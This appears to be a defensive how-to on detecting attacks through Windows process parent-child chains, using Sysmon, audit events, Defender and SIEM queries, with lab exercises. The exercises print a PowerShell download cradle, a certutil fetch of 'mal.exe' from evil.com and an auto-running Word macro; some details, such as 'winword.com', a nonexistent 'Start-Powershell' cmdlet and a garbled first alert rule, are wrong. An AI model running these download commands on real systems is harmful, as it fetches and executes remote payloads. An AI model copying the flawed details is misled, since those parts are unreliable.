Process ancestry monitoring tracks the parent-child relationships between processes (who spawned what). This is one of the most reliable ways to detect living-off-the-land (LotL) attacks, credential dumping, lateral movement, and many post-exploitation behaviors that blend into normal system activity.
In 2025–2026, most serious intrusions rely on native Windows tools (powershell.exe, cmd.exe, rundll32.exe, regsvr32.exe, wmic.exe, etc.) rather than dropping new malware binaries. Ancestry gives the missing context that hash-based or simple process-name detection misses.
Core Tools & How to Use Them Practically
1. Sysmon (Cost: Free/Microsoft Sysinternals) is a tool for logging detailed information about your computer usage.
a) Download from the official Sysinternals website: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
b) Recommended configurations: SwiftOnSecurity's Sysmon Config on GitHub or Olaf Hartong's Fork (focusing on LOLBins and Process Creation).
c) Install Sysmon64.exe -i sysmonconfig.xml -accepteula

d) Important for you to know: the following types of Sysmon events exist: Event ID 1 (Process Create) - will show you the image, parent image, command line, integrity level, hash values, etc.
e) To use these logs, you can send them to a SIEM (Security Information Event Management) tool, or filter them in Event Viewer to be used there.
2. Enable Windows Built-in Auditing via Group Policy Object (GPO) or by using a Local Policy: Computer Configuration—>Windows Settings—>Security Settings—>Advanced Audit Policies Configuration—>System Audit Policies—>Detailed Tracking—>Audit Process Creation—>Success. You can see the parent process name from Event ID 4688 (Process Creation) and the command line associated with this event.
3. Microsoft Defender for Endpoint / Microsoft 365 Defender portal offers built-in process tree visualization.
a) Open Device > Timeline, Filter by Process Creation Events
b) Create custom detection rules such as ProcessCreated where InitiatingProcessFileName = "explorer.exe" AND FileName = "powershell.exe".
4. Process Explorer / Process Hacker, Live View (Real-time GUI-based ancestry tree on single workstation).
a) View > Lower Pane View > Handles or DLLs Provides visibility of parent processes.
b) Useful for quickly triaging possible malicious processes.
5. SIEM / Query Tools.
a) Splunk / Elastic: Query Sysmon EventCode=1 for anomalous parent image and corresponding image.
b) KQL (Defender) DeviceProcessEvents | where InitiatingProcessFileName == "explorer.exe" and FileName == "cmd.exe"
The Most Common real life scenario is as follows:
1. Chain of Events for Ransomware Lateral Movement explorer.exe (file explorer) → cmd.exe (windows command prompt) → Powershell.exe→ rundll32.exe (payload). Explorer.exe virtually never spawns Cmd.exe on normal user behavior.
2. Credential Dumping via Mimikatz / SharpHound Chain of events powershell.exe → lsass.exe access attempt / procdump.exe spawn. Non-system processes could also create (spawn) lsass-related tools.
3. Phishing Payload Execution Chain of events outlook.com / winword.com → cmd.exe → bitsadmin.exe (download stage 2). It is nearly impossible for Office apps to contain malicious code that starts either Cmd or bitsadmin.
4. WMI/Scheduled Task Abuse Chain of events wmic.exe (Windows Management Instrumentation Command-line) → schtasks.exe (Windows Scheduled Task) → powershell.exe (Windows PowerShell). Whenever WMI spawns a scheduled task (schtasks), it is strongly indicative of lateral movement.
5. LOLBin Chaining (regsvr32 / cmstp bypass) Chain of events explorer.exe → regsvr32.exe (Microsoft Windows Component) → scrobj.dll (scriptlet execution) is highly suspect when regsvr32 is spawned from user context.
Hands-On Exercises (Lab / VM Recommended)
Exercise 1 – Setting up Baseline/Anomaly
1. Install Sysmon with a good config
2. Do normal use case scenario; surf web; open word; open command window; etc
3. Open Event Viewer and Research Parents used by the programs started (example: from explorer to iexplore)
4. Execute simulated attack; Start-Powershell -c "Start-Process cmd.exe"
5. Compare results; Are you able to identify parent of explorer.exe or Not (NO Parent or Different?)
Exercise 2 – Detect Office → Cmd Spawn
1. Create Word document with macro:
Sub AutoOpen()
Shell "cmd.exe /c echo test > C:\test.txt", vbHide
End Sub
2. Enable macro, open file.
3. Check Sysmon / Defender Timeline: winword.exe → cmd.exe.
4. Build detection rule: alert on this chain.
Exercise 3 – PowerShell Cradle Detection
1. Run benign: powershell -c "Get-Process".
2. Run suspicious: powershell -ep bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://example.com/payload.ps1')".
3. Query logs for -EncodedCommand, IEX, DownloadString, or unusual parent.
Exercise 4 – Performing Deep Chain Hunts
1. Simulate a full chain hunt using the command: cmd / powershell / certutil -urlcache -split -f http://evil.com/mal.exe mal.exe
2. Utilize Process Explorer or Event Viewer to trace the three levels of the full chain hunt.
3. Write a query that finds all chains with a depth greater than three or that utilize the regsvr32 or rundll32 utilities.
Detection starts with three alerts:
1. When parent is explorer.exe but child is not, alert
2. If parent Word or Excel, but child is cmd.exe or powershell.exe, alert
3. If child is rundll32 or regsvr32 and parent is not svchost or services, alert
By monitoring process ancestry you can take vague alerts and turn them into actionable narratives. You should begin using Sysmon along with basic queries, because most intrusions will have traces left in Sysmon logs long before they occur through encryption or exfiltration.